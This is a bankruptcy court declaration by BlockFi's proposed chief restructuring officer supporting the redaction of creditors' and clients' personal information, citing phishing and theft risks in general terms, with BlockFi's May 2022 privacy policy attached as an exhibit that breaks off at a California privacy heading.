COLE SCHOTZ P.C.
Michael D. Sirota, Esq. (NJ Bar No. 014321986)
Warren A. Usatine, Esq. (NJ Bar No. 025881995)
Court Plaza North, 25 Main Street
Hackensack, New Jersey 07601
(201) 489-3000
msirota@coleschotz.com
wusatine@coleschotz.com

KIRKLAND & ELLIS LLP
KIRKLAND & ELLIS INTERNATIONAL LLP
Joshua A. Sussberg, P.C. (admitted *pro hac vice*)
Christine A. Okike, P.C. (admitted *pro hac vice*)
601 Lexington Avenue
New York, New York 10022
(212) 446-4800
jsussberg@kirkland.com
christine.okike@kirkland.com

Proposed Attorneys for Debtors and
Debtors in Possession

HAYNES AND BOONE, LLP
Richard S. Kanowitz, Esq. (NJ Bar No. 047911992)
Kenric D. Kattner, Esq. (admitted *pro hac vice*)
30 Rockefeller Plaza, 26th Floor
New York, New York 10112
(212) 659-7300
richard.kanowitz@haynesboone.com
kenric.kattner@haynesboone.com

Proposed Attorneys for Debtors and
Debtors in Possession

UNITED STATES BANKRUPTCY COURT
DISTRICT OF NEW JERSEY

In re: BLOCKFI INC., *et al.*, Debtors.[1]	Chapter 11 Case No. 22-19361 (MBK) (Jointly Administered)

SUPPLEMENTAL DECLARATION OF MARK RENZI IN SUPPORT OF DEBTORS' CONSOLIDATION AND REDACTION MOTION

[1] The Debtors in these Chapter 11 cases, along with the last four digits of each Debtor's federal tax identification number, are: BlockFi Inc. (0015); BlockFi Trading LLC (2487); BlockFi Lending LLC (5017); BlockFi Wallet LLC (3231); BlockFi Ventures LLC (9937); BlockFi International Ltd. (N/A); BlockFi Investment Products LLC (2422); BlockFi Services, Inc. (5965) and BlockFi Lending II LLC (0154). The location of the Debtors' service address is 201 Montgomery Street, Suite 263, Jersey City, NJ 07302.

I, Mark Renzi, pursuant to 28 U.S.C. § 1746, declare:

1. My name is Mark Renzi. I am over the age of 21. I am a Managing Director and the Head of the Corporate Finance Financial Institutions Group for Berkeley Research Group, LLC ("BRG"). I am also the proposed Chief Restructuring Officer for the debtors and debtors in possession in the above-captioned Chapter 11 Cases (collectively, "BlockFi" or the "Debtors"). Accordingly, I am in all respects competent to make this Declaration (the "Declaration").

2. Except as otherwise indicated herein, the facts set forth in this Declaration are based upon my personal knowledge, my review of relevant documents, information provided to me by the professionals in this case and/or employees working under my supervision, or my opinion based upon my experience, knowledge, and information concerning the Debtors' operations. I am authorized to submit this Declaration on the Debtors' behalf. If called upon to testify, I would testify competently to the facts set forth in this Declaration.

The Consolidation and Redaction Motion

3. On the Petition Date, the Debtors filed *Debtors' Motion for Entry of an Order (I) Authorizing the Debtors to File a Consolidated List of Top 50 Unsecured Creditors and Consolidated List of Creditors, (II) Authorizing the Debtors to Redact Certain Personally Identifiable Information of Individual Creditors, Clients, Equity Holders, and Current and Former Employees, (III) Authorizing Client Name Redaction, (IV) Waiving the Requirement to File an Equity List and Provide Notices Directly to Equity Security Holders and (V) Granting Related Relief* [Docket No. 4] (the "Consolidation and Redaction Motion")[2] and the *Declaration of Mark Renzi in Support of Debtors' Chapter 11 Petitions and First Day Motions* [Docket No. 17] (the "First Day Declaration"), which provides the initial support for the Consolidation and Redaction

[2] Capitalized terms used but not defined herein shall have the meanings ascribed to them in the Consolidation and Redaction Motion.

Motion. Through the Consolidation and Redaction Motion, the Debtors requested authority to (i) file a consolidated list of the top 50 unsecured creditors (the "Top 50 List") and a consolidated list of creditors (the "Consolidated Creditor Matrix"), (ii) redact from the Consolidated Creditor Matrix, Top 50 List, Schedules and Statements, any other document filed with the Court (a) the names, home and email addresses and other personal data of individuals who are citizens of the United States located in the United States, (b) the names, home and email addresses, and other personal data of any natural person whose personally identifiable information has been provided to an organization with an establishment in the United Kingdom or a European Economic Area member state or whose address is unknown, and (c) the names of the Debtors' clients (collectively, the Protected Parties").

4. At the hearing on the first day motions on November 29, 2022, the United States Trustee for the District of New Jersey (the "U.S. Trustee"), objected to the Consolidation and Redaction Motion, specifically with respect to the redaction of individual names and all client names. Over the U.S. Trustee's objection, the Court granted the Consolidation and Redaction Motion on an interim basis [Docket No. 53] (the "Interim Order"). As provided in the Consolidation and Redaction Motion and required under the Interim Order, the Debtors provided an unredacted Top 50 List to both the Court and the U.S. Trustee. The Debtors also agreed, and the Interim Order provides, that the Debtors will provide unredacted lists to any party in interest upon a request to the Debtors or the Court that is reasonably related to these Chapter 11 Cases; provided that the receiving party shall not transfer or otherwise distribute the unredacted documents to any other person or entity.

A. BlockFi is Properly Balancing its Disclosure Requirements with its Obligations to Clients

5. Since its inception, BlockFi has worked tirelessly to prioritize clients. Thus, to protect clients' assets and personally identifiable information, the information that BlockFi collects in connection with client accounts is subject to the privacy policy (the "BlockFi Privacy Policy"), which is attached hereto as **Exhibit A**. The BlockFi Privacy Policy provides, among other things, physical, electronic, and procedural safeguards that comply with state and federal regulations to protect clients' personal information. The ability to continue to protect clients' personal information is critical to maintaining their continued safety, loyalty, and business. While the Privacy Policy details circumstances in which BlockFi may disclose certain client information, the Privacy Policy does not provide, and BlockFi's clients have never consented to, unrestricted, public disclosure of their personally identifiable information.

6. BlockFi fully understands the need for transparency in bankruptcy and appreciates the U.S. trustee's "watchdog" role in the chapter 11 process. As such, BlockFi has disclosed all of the redacted information to the U.S. Trustee and the Court. Moreover, unlike in the FTX bankruptcy case, BlockFi has taken care to only redact those parties necessary for their protection and the preservation of value to the BlockFi estates as opposed to filing an entirely redacted Top 50 List.

7. Since the U.S. trustee has already been provided with unredacted copies of the pleadings and papers filed to date, and because parties in interest may make reasonable requests for the unredacted documents, it is difficult to understand any benefit to be derived from public disclosure of the Protected Parties' information. To the extent any benefit to public disclosure exists, such benefit is outweighed by the harm that could be caused to the BlockFi estates and creditors. As such, I believe the requested relief in the Consolidation and Redaction Motion strikes

the proper balance between transparency and protection, particularly because BlockFi's client list is a valuable asset that should be protected for value preservation and disclosure of the names and other personally identifiable information of the Protected Parties creates an extreme risk of harm.

B. BlockFi's Client List is a Valuable Asset

8. BlockFi operates in a highly competitive market, and the publication of the names, home addresses, and email addresses of the Protected Parties will enable competitors to target BlockFi clients, which would undermine the ability to reorganize. BlockFi has spent significant time, money, and resources in developing the client list. The significant investments required to build a client base make it a valuable asset for the BlockFi platform. Therefore, I believe competitors would obtain a significant competitive advantage in gaining access to BlockFi's worldwide client base, which would significantly decrease the value of the client list in any potential restructuring or asset sale. Redacting the Protected Parties' personal information will protect the client list asset and help preserve trust in the platform.

C. Disclosure of the Protect Parties' Information Creates Extreme Risk of Harm

9. While the protection of the client list for value preservation is certainly important to BlockFi, client and creditor protection remains paramount. Disclosing the names and other personal information of the BlockFi clients and other creditors could cause them significant social, economic, and perhaps even physical harm, while providing no apparent benefit to the public in receiving such information. And while this Court has authority to permit redaction of names and personal information in any bankruptcy case, BlockFi's case uniquely requires it. Unlike most corporate bankruptcies in which the creditors are largely institutional, the majority of the creditors in this chapter 11 case are individual clients. Moreover, compared with traditional assets, digital assets are unique in that the user is in possession of bearer instruments, specifically the private

key, which allows a blockchain transaction to be initiated and completed. The user is in possession of this secure information, even if they opt to use third parties, such as BlockFi, for storing some or all of their digital assets. User possession of private keys and other digital asset information has resulted in countless cases of such users becoming the targets of violence and harassment, in both online and in-person situations.

10. BlockFi's security team (the "Security Team") has addressed several cases of social engineering and hacking in which sophisticated bad actors used publicly available information (e.g., names) to target clients. One case included the ~$3 million theft of digital assets of an elderly BlockFi client in their 70s. On another occasion, the Security Team collaborated with the FBI to address an alleged kidnapping of a client in which bad actors attempted to access the client's digital assets.

11. Security threats to digital asset platforms are felt throughout the industry. For example, in July 2020, another crypto service provider, Ledger, experienced a data breach. Following the data breach, due to Ledger's overlapping client segment with BlockFi, clients reported an increase in SIM swapping, phishing emails, and unsolicited phone calls. Many clients reported to BlockFi proactively; however, many retail clients fell victim to these hacking attempts and lost funds, including both crypto assets and fiat currency.

12. The digital asset industry moves at lightning speed, and the industry's recent challenges have gained a significant online following. Social media and internet communities, such as Twitter and Reddit, have already shown an interest in these cases and the related court filings. As a result, BlockFi clients are concerned for their safety and security.

13. Other debtors have been similarly concerned with the safety of their employees and creditors, and it is my understanding that the majority of bankruptcy courts have authorized debtors

in chapter 11 cases to redact personally identifiable information from their pleadings and papers. For example, this type of relief is common in retail cases because retail debtors often have numerous employees, individual creditors, and customer databases.

14. It is also my understanding that all but one bankruptcy court has allowed cryptocurrency debtors to redact client lists and personally identifiable information from filed pleadings and papers for parties like the Protected Parties set forth in this case. In the pending cryptocurrency case in the Southern District of New York, *In re Celsius Network, LLC*, the court partially denied the debtors' relief and required public disclosure of all creditor names but authorized redaction of physical and email addresses for individuals. In addition to causing outrage and panic amongst the creditors, some creditors became the victim of phishing scams. Scammers posed as debtors' counsel using fake email accounts from Kirkland & Ellis and requested that the creditors reply with their account information. Details of this phishing scam are attached hereto as **Exhibit B**.

15. The phishing, scamming, doxing, and violation of the debtors' privacy policy in Celsius could have been avoided. Based on my experience, noting "Name and Address on File" in lieu of a party's personally identifiable information on the publicly filed version of chapter 11 pleadings and papers is a cost-effective and minimally burdensome approach to addressing the risk associated with publishing such information online.

16. Redacting client information (including client names) is critical in allowing BlockFi clients to maintain their physical and financial security by mitigating the ability of bad actors to target them. If the names, addresses, and email addresses of the Protected Parties are immediately available on Kroll's website or PACER, the information will be disseminated widely across the internet, putting the Protected Parties at risk of identity theft, phishing, scamming,

doxing, harassment, or other serious harm. The risks of cyberattacks are real in the cryptocurrency industry, and the easier the data is to find, the more sophisticated and complex those cyberattacks may become.

17. As noted in my First Day Declaration, the goal of this Chapter 11 Case is to maximize value and recovery for creditors, the majority of which are BlockFi clients. Public disclosure of the names and personally identifiable information of the Protected Parties does not advance this goal and instead exacerbates a real risk of harm. As a result, I believe granting the Consolidation and Redaction Motion on a final basis is in the best interests of the BlockFi creditors and estates.

I hereby declare under the penalty of perjury that the foregoing is true and correct.

Executed on January 13, 2023

By: /s/ *Mark Renzi*
Mark Renzi
Proposed CRO of the Debtors

Exhibit A

BlockFi Privacy Policy

On November 28, 2022, BlockFi filed voluntary cases under Chapter 11 of the U.S. Bankruptcy Code. Additional information about our filing can be found on our blog here.

BlockFi

Our Privacy Policy

OUR PRIVACY POLICY

Our Privacy Policy

BlockFi Inc. Privacy Policy

Last updated May 17, 2022

This Privacy Policy of BlockFi Inc. ("BlockFi," "us," "we," and "our") describes the information we collect about you when you access our website or web and mobile applications, enter into agreements with us, use our services and products, send us communications, or otherwise engage with us, and what we do with such information. Any references to BlockFi in this Privacy Policy also refer to its wholly owned subsidiaries. This Privacy Policy covers all of our services and products and all methods by which you may access our website or our web and mobile applications.

By opening an account with us and utilizing our services, products, website, or web and mobile applications, you agree to the terms of our Privacy Policy. If you do not agree to the terms of our Privacy Policy, you cannot use our services or products and should not access our website or our web and mobile applications.

We understand that privacy is an important issue to you, and we respect the privacy of our consumers, clients, and users. We aim to protect the security and confidentiality of Personal Information about you that we acquire.

Please see our Privacy Notice for additional information about how we use and share information we obtain to provide financial services and products.

Personal Information We Collect:

For the purposes of this Privacy Policy, Personal Information is information that can reasonably identify, relate to, describe, be associated with, or reasonably be associated with a particular individual or household. Personal Information also includes information that may be classified as "Personal Data" or "Personally Identifiable Information" in some jurisdictions. This Privacy Policy does not apply to anonymized or de-identified data that cannot be used to identify you.

We may collect, store, use, and transfer the following types of Personal Information:

Identity Data such as name, mailing address, email address, telephone and mobile number, date of birth, geolocation, government issued identification information (e.g., driver's license, social security number, tax identification number, passport information), age, gender, nationality;

Transaction Data such as cryptocurrency wallet address(es), information relating to your BlockFi account and cryptocurrency trading transactions and related information for deposits or withdrawals, credit card information (e.g., last four digits of card number, expiration date, card status), credit card payment information (e.g., amount, date, frequency, status, balance), information relating to credit card transactions;

Financial Data such as bank name, bank account number, bank routing number, income type, annual income amount, monthly housing expenses, information that may be received from consumer reporting agencies (e.g., credit bureau reports);

Employment Data such as employment status, employment history, education history, resume information, recruitment information;

Device Data such as internet protocol (IP) address, device type and model, device keys, device location, web browser type and version, operating system (OS) type and version, device creation/modification/authentication dates, device IDs, device login history;

Online Data such as social media handle, browsing history, information regarding interactions with the website and mobile/web application (e.g., content viewed, links clicked, and features used);

Communications Data such as communication preferences and contents of your communication with us (e.g., chat and email);

Audio/Visual Data such as phone conversations, photographs; and

Survey and Research Data such as survey and questionnaire responses.

Other Information We Collect

We also collect other information in the form of aggregated statistics that does not uniquely identify you as an individual. This information is referred to as "de-identified data". We collect de-identified data when you interact with us and use our services and products. Examples may include traffic visits on the website and web application, information on the links you click, the features of our website that you use, and the types of information you upload. We may share de-identified data with our advertising and marketing service providers and partners to evaluate the effectiveness of our marketing programs. Additionally, we may use this information to analyze your usage of our website and for other research to help us improve the services and products we offer.

How We Collect Your Personal Information

We collect your Personal Information from the following sources:

Direct Interactions. You provide Personal Information when you use our services and products, open an account with us, apply for a credit card with us, request marketing information, enter a contest or sweepstakes, participate in a promotion, engage with our social channels and/or contact us with questions or requests.

Technological Interactions. When you use our services and products, use our applications, or visit our website, we may collect Device Data and Online Data through cookies and other similar technologies (Use of Cookies and Other Similar Technologies).

Third Parties. We collect Personal Information from third parties as required or permitted by applicable law. Third-party sources may include, but are not limited to, public databases, credit bureaus, identity verification partners, resellers and channel partners, joint marketing partners, advertising networks and analytics providers, social media platforms, and our BlockFi Rewards Visa Signature Card partner. We also receive Personal Information about you from third parties who you have authorized to disclose information about you that we may need for the user and borrower account (i.e., BlockFi account) opening process, to satisfy our Know Your Customer (KYC) and Anti-Money Laundering (AML) obligations, to effect account transactions and operations, and to provide services associated with the BlockFi Rewards Visa Signature Card. Additionally, we receive Personal Information when you link a third-party service to our services. Such linkage may include interactions with our social media sites. Third-party sites are governed by their own privacy policies, and you should review those privacy policies before using those sites.

How We Use Your Personal Information

We may collect and use your Personal Information, as required or permitted by applicable law, to:

- Provision our services and products in order to meet our contractual obligations to you;
- Conduct background checks for Know Your Customer (KYC) reviews and Anti-Money Laundering (AML) watchlists;
- Send you notices and confirmations regarding your fiat/cryptocurrency transfers to and from BlockFi;
- Send you confirmations and other information regarding your account transactions;
- Create your account statements, maintain records of your transactions, and provide support to your account generally;

- Deliver content about our services and products, and send promotional and other information to you; and

- Conduct analysis regarding your usage of our services and products and the effectiveness of our marketing initiatives.

We will not use your Personal Information for purposes other than those purposes we have disclosed to you without your permission. If we need to use your Personal Information for an unrelated, new, or additional purpose, we will notify you and obtain your consent to use it for such unrelated, new, or additional purpose.

Legal Basis for Collecting and Using Your Personal Information

We rely on the following legal bases, as required by applicable law, to collect and use your Personal Information:

- Where collection and use of your Personal Information is necessary for the performance of a contract (e.g., using your information to deliver a purchased service or product);

- Where the collection and use of your Personal Information is required to comply with the law;

- Where the collection and use of your Personal Information is necessary for our legitimate interest provided it does not override your rights and freedoms; and

- Where you have given us your consent to collect and use your Personal Information.

Sharing Your Personal Information

We do not disclose your Personal Information to any third parties, except to those who require access to the data in order to perform their tasks and duties, and to share with third parties who have a legitimate purpose for accessing it. This may include, but is not limited to, any obligations of BlockFi under the USA PATRIOT Act, and in order to facilitate the execution of our clients' cryptocurrency transactions in the ordinary course of business.

We may share, transfer, disclose, or allow access to the categories of Personal Information as outlined in "Personal Information We Collect" with the following categories of third parties:

Affiliates. We may share your Personal Information with our wholly owned subsidiaries that distribute or market BlockFi products and services in accordance with this Privacy Policy.

BlockFi Rewards Visa Signature Card Partners. We may share your Personal Information with our credit card partner and our credit card rewards partner to offer you services associated with the BlockFi Rewards Visa Signature Card, in accordance with the privacy policy applicable to the BlockFi Rewards Visa Signature Card.

Service Providers. We may share your Personal Information with financial, accounting, legal, marketing, and technology companies to provide services such as, but not limited to, data processing, administrative services, regulatory support, legal services, liquidity services, bank services, cloud storage, authentication support, payment processing, technical support, sales, client support, data hosting, marketing analytics auditors, accountants, cryptocurrency exchange and custodians, and cryptocurrency forensic analysis services.

Financial Institutions. We may share your Personal Information with certain financial institutions in connection with transfers of funds to protect legitimate transactions and to monitor and mitigate the likelihood of illicit transactions.

Regulatory and Government Authorities. We may share your Personal Information with governmental entities, including, but not limited to, law enforcement, regulatory agencies, self-regulatory agencies, and other appropriate agencies.

We may share, transfer, allow access, or disclose your Personal Information to our affiliate companies and third parties to:

- Administer or process a transaction, product, or service you have authorized or requested, or in the context of facilitating the execution of a transaction;
- Validate client identity as required by applicable laws and regulatory requirements;
- Facilitate the process for opening and maintaining client accounts (Personal Information is shared during the account opening process and shared on an ongoing basis thereafter);
- Carry out or aid in certain functions, including, but not limited to, account processing, surveillance, reconciliation, execution, document retention requirements, and document dissemination;
- Process payments that you have authorized;
- Operate, improve, and/or market our services and products;
- Transfer information to a purchaser of our business;
- Resolve a deficient balance upon account closing or excessive insufficient funds in your account;
- Deliver goods or services relating to promotions and special offers that require us to collect and share your Personal Information (e.g., mailing address);
- Provide services, including, but not limited to, consulting, sales, client support operations, payment processing, authentication services, and technical support; and
- For other purposes which may include, but are not limited to, third-party audits, which may require disclosure to third parties about your account or transactions with your prior written permission.

Other circumstances under which we may disclose your Personal Information include to:

- Enforce and/or investigate violations of our agreements, policies, procedures and/or terms of use;

- Help prevent potential fraud or other potentially unlawful activities and report suspected illegal activities;

- Prevent physical harm or financial loss;

- Comply, as necessary, with applicable laws and regulatory requirements;

- Respond to legal or governmental requests or demands for information (e.g., subpoena, court order, or other legal proceedings); and

- Meet national security requirements.

If an affiliate company or another third party needs access to certain Personal Information to carry out certain functions on our behalf, they do so under our instructions. Third parties with whom we share your Personal Information have their own privacy policies; however, they are expected to protect this information in a manner that aligns with the protocols described in this Privacy Policy and as applicable law may require. We do not share Personal Information with third parties for their own benefit, unless you have given us your consent.

Opting Out of Sharing Your Personal Information

In addition to the circumstances described above, from time to time, we may request your permission to allow us to share your Personal Information with third parties. You may opt out of having your Personal Information shared with third parties, under certain circumstances, or from allowing us to use your Personal Information for a purpose that is incompatible with the purposes for which we originally collected it, or subsequently obtained your authorization. If you choose to so limit the use of your Personal Information, certain features or BlockFi services may not be available to you.

Third-Party Websites

We may have links to unaffiliated third-party websites on our website. These third-party websites have their own privacy policies. We have no involvement with their policies and are not responsible for their practices. You are encouraged to review the privacy policies of all third-party websites you visit.

Marketing Communication

We, or our service providers on our behalf, may use your Personal Information to send you marketing and promotional communication that we believe may enhance or inform your experience with our services or products, or may be of interest to you. If you do not want to receive marketing and promotional communication from us, you can opt-out at any time by contacting us (How to Get in Touch with BlockFi), or by unsubscribing via the links provided in the marketing emails.

Sale of Your Personal Information

We do not sell your Personal Information.

Personal Information of Minors

Our services and products are not intended for individuals under the age of eighteen (18). We do not knowingly collect and use Personal Information related to minors.

Use of Cookies and Other Similar Technologies

Cookies are small text files sent from a site to a user's device to store bits of information related to that user or device. First-party cookies are put on your device directly by our website, which allows us to collect analytical data and provide other useful functions that create a good user experience. Third-party cookies are placed on your device by a third party (e.g., advertiser or analytic system). The third parties who serve cookies on our site may link your Personal Information to other information they collect.

We use cookies in order to provide better service, to facilitate use of our website, to track usage of our website and services, to collect data, and to address certain security issues. When you access our website or services, we may send the cookies to your computer or phone. Your computer or phone stores the cookies in a file located inside your web browser. The cookies help us keep track of your visits to our website and your activity with our website and services to understand how you interact with us.

We may link the information collected by cookies with other information we collect from you pursuant to this Privacy Policy and use the combined information as set forth herein.

We use the following types of cookies:

Strictly Necessary Cookies allow us to provide basic website functions such as browsing capabilities and secure access.

Functional Cookies allow us to provide enhanced functionality. For example, we use these cookies to notify you of account updates, notifications, and reminders. You may refuse to accept these cookies; however, this may affect access to certain parts of our website. Additionally, you may not be able to take advantage of personalized features.

Performance / Analytics Cookies collect information about how you use our website, for example, which pages you visited and which links you clicked. The information collected is aggregated and cannot be used to identify you.

Marketing Cookies may be set on our website by our advertising and marketing service providers and partners. They are used to track online activities and help us provide relevant advertising, links, or other information about our services and products to users visiting other websites after visiting our website.

In addition to cookies, we use pixels to measure our marketing campaigns and to understand how users navigate and process the content on our website and interact with our services.

We use growth, engagement, and analytic tools of third-party advertising networks such as Google and Facebook. You can learn more about their platforms by clicking here and here. You can learn more about Google's opt out feature by clicking here.

Managing Cookies and Other Similar Technologies

Cookies

You can clear categories of cookies by selecting Reset Cookie Preferences. Additionally, you can activate or later deactivate the use of cookies through a functionality built into your web browser. If you want to learn more about cookies, or how to control, disable or delete them, please visit https://www.allaboutcookies.org/ for detailed guidance.

You can opt out of certain web-based targeted advertising by visiting the Digital Advertising Alliance (DAA) for participating companies at https://optout.aboutads.info/?c=2&lang=EN, or the Network Advertising Initiative (NAI) for participating companies at https://optout.networkadvertising.org/?c=1. Individuals residing in Canada can visit https://youradchoices.ca/en/tools to learn about the DAA's opt out choices. Individuals residing in Europe can learn about opt out choices for web-based targeting advertising by visiting https://www.youronlinechoices.eu/.

Mobile Advertising

You can opt out of having your mobile advertising identifiers used for certain types of advertising by accessing the relevant settings in your mobile device and following the instructions. You can download the DAA's AppChoice's mobile application to opt out of interest-based mobile application advertising for participating companies by visiting https://youradchoices.com/appchoices.

Name of Cookie/Identifier	**What does the cookie generally do (e.g., website function and administration, analytics, marketing)?**	**Is it a 1st or 3rd party cookie and what is the name of the party providing it?**	**What type of cookie is it (persistent or session)?**	**What is the duration of the cookie on the website (if not cleared by the user)?**
BlockFi	User Session	1st	Persistent	1 day
Segment	User Session	1st	Persistent	1 year
Google Ads	Analytics, Caching, Ads	3rd – Google	Persistent	2 years
Google Analytics	Analytics	3rd – Google	Persistent	2 years
Drift	Analytics, Chat	3rd – Drift	Persistent	Forever
HotJar	Analytics	3rd – HotJar	Persistent	Forever

Facebook	Analytics, Ads	3rd – Facebook	Persistent	90 days
LinkedIn	Analytics, Ads	3rd – LinkedIn	Persistent	90 days
Twitter	Analytics, Ads	3rd – Twitter	Persistent	90 days
Reddit	Analytics, Ads	3rd – Reddit	Persistent	90 days
Snapchat	Analytics, Ads	3rd – Snapchat	Persistent	1 year
Quora	Analytics, Ads	3rd – Quora	Persistent	1 year
Amplitude	Analytics	3rd – Amplitude	Persistent	Forever

Security

We strive to ensure that our systems are secure and that they meet industry standards. We seek to protect non-public Personal Information that is provided to BlockFi by third parties and you by implementing physical and electronic safeguards. Where we believe appropriate, we employ security measures such as, but not limited to, firewalls, intrusion prevention, encryption technology, user authentication systems (e.g., passwords and personal identification numbers, as well as multi-factor authentication) and access control mechanisms to control access to systems and data. We endeavor to engage service providers that have security and confidentiality policies, if such service providers have access to our clients' Personal Information. We train and instruct our employees to use strict standards of care in handling the personal financial information of clients. As a general policy, our staff will not discuss or disclose information regarding an account except with authorized personnel of our service providers, as required by applicable laws and regulatory requirements, or pursuant to a regulatory request and/or authority.

Despite our efforts to protect the security of your information, no security system is always effective and we cannot guarantee that our systems will be completely secure. However, we do have processes and procedures in place to remediate security risks and address any suspected or actual data breach, and will notify you and regulators of a data breach where required by applicable law.

Retention

We are required under applicable laws and regulatory requirements to retain certain information, including, but not limited to, Personal Information of clients, client profiles, identification verification materials, information we use to satisfy our Know Your Customer (KYC) and Anti-Money Laundering (AML) obligations, account information, account agreements, trade orders, trade confirmations and other agreements, account statements, and other records.

Such records are generally retained as required by law, rule or regulation, or for the minimum amount of time necessary to accomplish the purpose for which it was collected, and thereafter no longer than is permitted under BlockFi's data retention policies.

Should you decide to close your account, we will mark your account "Closed", but will retain copies of information about you and any transactions or services in which you may have participated in accordance with applicable law and for a period of time that is consistent with such law, applicable statute of limitations, or as we believe is reasonably necessary to comply with applicable law, regulation, legal process, or governmental request, to detect or prevent fraud, to collect fees owed, to resolve disputes, to address problems with our services and products, to assist with investigations, to enforce any of our terms and conditions or other applicable agreements or policies, or to take any other actions consistent with applicable law or in accordance with this Privacy Policy. Your Personal Information will not be used by us for any further purposes, nor shared with third parties, except as stated in this section.

Storing, Transferring, or Processing Your Personal Information Internationally

We may share your Personal Information with affiliate companies, service providers, and other third parties who may access or store this information in various countries, including countries without a level of data protection deemed 'adequate' by the European Commission, such as, but not limited to, Argentina, Bermuda, Cayman Islands, Philippines, Poland, United Kingdom, and Singapore. You consent to the transfer of your information, including Personal Information, to these countries as set forth in this Privacy Policy by visiting our site or using our services and products.

If you reside in the European Economic Area ("EEA"), the UK or Switzerland, we enter into the appropriate data processing agreements with affiliate companies, service providers, and other third parties in other countries including, when required, standard contractual clauses approved by the European Commission.

Your Privacy Rights

Depending on the jurisdiction where you reside, you have certain rights over your Personal Information. These rights may include, but are not limited to, the rights described in "General Data Protection Regulation (Applicable to European Union (EU) Residents)" and "California Privacy Rights (Applicable to California Residents)" below.

You may exercise these rights, based on the applicable jurisdiction, by contacting us (How to Get in Touch with BlockFi). Note that we may refuse to grant your requests in whole or in part, as permitted by applicable law.

General Data Protection Regulation (Applicable to European Union (EU) Residents)

The General Data Protection Regulation (GDPR) allows individuals residing in the EU certain rights over their Personal Information. To exercise these rights, please contact us (How to Get in Touch with BlockFi). These rights include:

Right to Access. You may request we provide you a copy of the Personal Information we hold about you and certain information about our processing of this information.

Right to Rectify. You may request we update or correct inaccuracies in your Personal Information or complete it if necessary.

Right to Erasure. You may request we delete your Personal Information from our records subject to certain exceptions. For example, we may deny your request if retaining your Personal Information is required under certain circumstances, including, but not limited to: complying with a legal obligation; establishing, exercising or defending legal claims; or performing a task in the public interest or in the exercise of official authority.

Right to Data Portability. You may request we transfer a machine-readable copy of your Personal Information to you or a third party of your choice. We will provide you, or the third party, your Personal Information in a machine-readable format. This right only applies to Personal Information you have consented for us to use.

Right to Restrict Processing. You may request we restrict or suppress the processing of your Personal Information under certain circumstances: to establish the accuracy of the Personal Information; where the processing is unlawful, but you do not want your Personal Information erased; where we no longer need to process your Personal Information, but the information must be retained for legal reasons; and where you have objected to our processing your Personal Information, but we need to determine whether our legitimate interest overrides your objection.

Right to Object. You may object to our reliance on our legitimate interests as the basis of our processing of your Personal Information that impacts your rights. You also may object to our processing of your Personal Information for direct marketing purposes.

Right to Withdraw Consent ("Opt-out"). You may withdraw your consent at any time where we are relying on it to process your Personal Information. Withdrawing your consent does not affect the lawfulness of our processing of your Personal Information prior to withdrawing.

Information We May Need from You

We may need to request specific information from you (e.g., name and email address) to help us confirm your identity and verify your request. This is a security measure to ensure that your Personal Information is not disclosed to any person who has no right to receive it, and that your Personal Information is not deleted at the request of anyone but you. We may also contact you to ask you for further information in relation to your request.

Time to Respond to Your Requests

We try to respond to all legitimate and verifiable requests within thirty (30) days. Occasionally, it may take us longer than thirty (30) days if your request is particularly complex, you have made several requests, or additional information is needed from you to process your request. In this case, we will notify you within the initial thirty (30)-day period and keep you updated.

If you have an account with us, we may deliver our response to that account. If you do not have an account with us, we will deliver our response by mail or electronically. If we cannot comply with your request, we will provide a detailed explanation of why we cannot comply.

Fees

You will usually not have to pay a fee to exercise any rights listed above. However, we may charge a reasonable fee if your request is clearly unfounded, repetitive or excessive. We may refuse to comply with your request under these circumstances.

In addition to the rights listed above, you also have the right to lodge a complaint with your local Supervisory Authority if you believe that our processing of your Personal Information does not comply with the GDPR. You can find your data protection regulator here.

We would appreciate the chance to deal with your concerns, so please contact us (How to Get in Touch with BlockFi) if you have any issues or complaints with our processing of your Personal Information.

California Privacy Rights (Applicable to California Residents)

California Consumer Privacy Act (CCPA)

The CCPA went into effect on January 1, 2020. It affords California residents specific rights over their Personal Information. To exercise these rights, please contact us (How to Get in Touch with BlockFi). These rights include:

Right to Notice. You have the right to receive notice, before or at the point of collection, about the categories of Personal Information we collect and its intended purpose. We may not collect additional Personal Information categories or use collected Personal Information for unrelated, new, or additional purposes without providing notice to you.

Right to Know and Access. You have the right to know and access the categories of Personal Information collected, the specific types of Personal Information collected, the categories of sources from which Personal Information is collected, the business or commercial purpose for collecting and/or disclosing the Personal Information, the categories of Personal Information sold or disclosed, the categories of third parties to whom the Personal Information was sold or disclosed, and the business or commercial purpose for collecting or selling Personal Information. Additionally, you have the right to receive this information in a portable, usable, and machine-readable format.

Right to Deletion. You have the right to request deletion of your Personal Information subject to certain exceptions. For example, we may deny your request if retaining your Personal Information is required under certain circumstances such as: to complete the transaction for which we collected the Personal Information, provide goods or services that you requested; take actions reasonably anticipated within the context of our ongoing business relationship with you, or otherwise perform our contract with you; detect security incidents, protect against malicious, deceptive, fraudulent, or illegal activities, or prosecute those responsible for such activities; or comply with a legal obligation.

Non-Discrimination. You have the right to not face discrimination for asserting your rights subject to certain parameters. Under the CCPA, we may not take retaliatory or discriminatory actions against any consumer who chooses to exercise any of these rights. Thus, we cannot deny you our services and products. The law prohibits any practices that are usurious, coercive, or unjust.

Opt-Out of the Sale of Personal Information. You have the right to opt-out of the sale of your Personal Information. However, since we do not sell your Personal Information, there is no need for you to exercise this right.

Information We May Need from You

We may need to request specific information from you (e.g. name and email address) to help us confirm your identity and verify your request. This is a security measure to ensure that your Personal Information is not disclosed to any person who has no right to receive it, and that your Personal Information is not deleted at the request of anyone but you, unless the individual is your authorized agent. We may also contact you to ask you for further information in relation to your request.

Time to Respond to Your Requests

We try to respond to all legitimate and verifiable requests within forty-five (45) days. Occasionally it may take us longer than forty-five (45) days if your request is particularly complex, you have made several requests, or additional information is needed from you to process your request. In this case, we will notify you within the initial forty-five (45)-day period and keep you updated.

If you have an account with us, we may deliver our response to that account. If you do not have an account with us, we will deliver our response by mail or electronically. If we cannot comply with your request, we will provide a detailed explanation of why we cannot comply.

Please note, we are not required to action requests to access your Personal Information more than twice in a 12-month period.

Fees

You will usually not have to pay a fee to exercise any rights listed above. However, we may charge a reasonable fee if your request is clearly unfounded, repetitive or excessive. We may refuse to comply with your request under these circumstances.

Authorized Agents

You can authorize a designated agent to exercise your rights on your behalf. To authorize a designated agent please contact us (How to Get in Touch with BlockFi).

California Shine the Light (California Civil Code 1798.83)

